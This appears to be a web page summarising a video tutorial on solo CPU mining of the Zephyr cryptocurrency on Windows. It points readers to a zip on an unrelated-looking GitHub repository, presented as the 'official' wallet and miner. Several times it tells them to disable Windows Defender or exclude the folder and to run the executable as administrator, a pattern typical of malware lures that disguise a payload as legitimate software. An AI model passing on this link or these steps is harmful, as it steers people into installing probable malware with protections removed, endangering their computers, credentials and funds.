How to Mine Zephyr Effectively Using CPU Solo Mining on Windows and What Makes It Profitable

Video: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows
· based on the channel FINCOR
Zephyr is a unique cryptocurrency that combines privacy features from Monero with the Minimal Djed protocol to offer a private, reserve-backed stablecoin. Mining Zephyr solo using a CPU on Windows is a straightforward process that allows miners to contribute directly to the network without joining a mining pool. This guide explains how to mine Zephyr effectively, covering wallet setup, miner installation, configuration, and troubleshooting.
Understanding Zephyr and Its Mining Potential
Zephyr leverages the Minimal Djed protocol, developed collaboratively by Emurgo, IOHK, and the Ergo Foundation, to ensure stability and privacy in its coin design. Unlike many cryptocurrencies that require extensive GPU or ASIC resources, Zephyr can be efficiently mined using standard CPUs, making it accessible to home miners and those with limited hardware.
The coin's privacy is enhanced by Monero's technology, making transactions anonymous and secure. This combination makes Zephyr not only interesting for its tech but also viable for solo CPU mining, where miners can earn rewards independently.
Preparing Your System for Zephyr CPU Solo Mining
Before starting, download the official Zephyr wallet and mining software from the GitHub release page: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip . Extract all files to a dedicated folder.
Step 1: Install Dependencies
Make sure your Windows system has the latest version of Microsoft Visual Studio redistributables and Python installed, as missing these can cause errors during miner execution.
Step 2: Configure Windows Defender
Windows Defender or other antivirus programs may block mining software. Disable real-time protection or add exceptions for the mining folder to avoid interruptions.
Step 3: Run as Administrator
To maximize hash rates, run the miner executable with administrator privileges. This allows the miner to use features like huge pages which improve CPU mining performance.
Setting Up the Zephyr Wallet
The wallet is essential for solo mining because it receives your mining rewards directly.
- Launch the Zephyr wallet executable from the extracted files.
- Create a new wallet or restore an existing one if you already have Zephyr coins.
- Securely save your wallet seed and password.
- Note your wallet address; you will need it to configure the miner.
Configuring the Miner for Solo CPU Mining
The mining software uses configuration files to control parameters such as wallet address, CPU threads, and mining pool settings (for solo mining, the pool is your own node).
- BAT file vs. JSON config: The BAT (batch) file runs the miner with preset options, while the JSON config allows more detailed customization.
- Edit the JSON config to include your wallet address and set mining mode to solo.
- Allocate the number of CPU threads based on your processor capabilities to optimize performance.
Troubleshooting Common Issues
Users often encounter errors related to missing software dependencies or security software blocking the miner.
- Update Microsoft Visual Studio redistributables and Python if you receive runtime errors.
- Temporarily disable Windows Defender or add mining software to exclusions.
- Run the miner as administrator to enable huge pages and improve hash rate.
Maximizing CPU Mining Profitability for Zephyr
CPU mining profitability depends on using an efficient processor, optimizing miner settings, and minimizing system interruptions.
- Use CPUs with higher core counts and better single-thread performance.
- Overclocking can improve hash rates but must be done carefully to avoid hardware damage.
- Monitor power consumption to ensure mining is cost-effective.
Useful Links
Official Zephyr Protocol website for updates and resources: https://zephyrprotocol.com/
Итог
Mining Zephyr solo with a CPU on Windows offers a practical entry point into cryptocurrency mining that combines privacy and stability technologies. By following the proper setup steps for the wallet and mining software, optimizing configurations, and addressing common technical challenges, miners can effectively contribute to the Zephyr network and earn rewards. The channel FINCOR provides an excellent, clear tutorial that breaks down each stage, making the process accessible even for beginners. For more information and updates, visit the official Zephyr Protocol website.
Key takeaways
- Zephyr is a private, reserve-backed stablecoin using the Minimal Djed protocol and Monero privacy features.
- Solo mining Zephyr with a CPU on Windows is accessible for beginners with the right setup.
- Official Zephyr wallet and CPU miner are available on GitHub for easy download and installation.
- Optimizing miner settings and running as admin can improve hash rates and mining profitability.
- Common issues include software dependencies like Microsoft Visual Studio and Windows Defender interference.
Questions & answers
What hardware is best for mining Zephyr with a CPU?
CPUs with multiple cores and strong single-thread performance are best suited for mining Zephyr. While it does not require expensive GPUs or ASICs, a modern multi-core processor will improve your hash rate and mining profitability.
How do I set up Zephyr solo mining on Windows?
Start by downloading the official Zephyr wallet and mining software from the GitHub release. Install necessary dependencies like Microsoft Visual Studio redistributables and Python. Configure the wallet, edit the miner's JSON file with your wallet address and mining parameters, then run the miner as administrator for best performance.
What common issues might I face when mining Zephyr and how can I fix them?
Common problems include errors caused by missing software dependencies and Windows Defender blocking the miner. Ensure Microsoft Visual Studio and Python are up-to-date, disable or create exclusions in Windows Defender for the mining folder, and always run the miner with administrator privileges.
Is solo CPU mining Zephyr profitable compared to pool mining or GPU mining?
Solo CPU mining Zephyr is accessible and can be profitable depending on your hardware and electricity costs. Although mining pools can offer more consistent rewards, solo mining gives you full control of your rewards. Zephyr's CPU-friendly algorithm makes it one of the best coins to mine with a CPU, especially for beginners.
Source: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows · Markdown version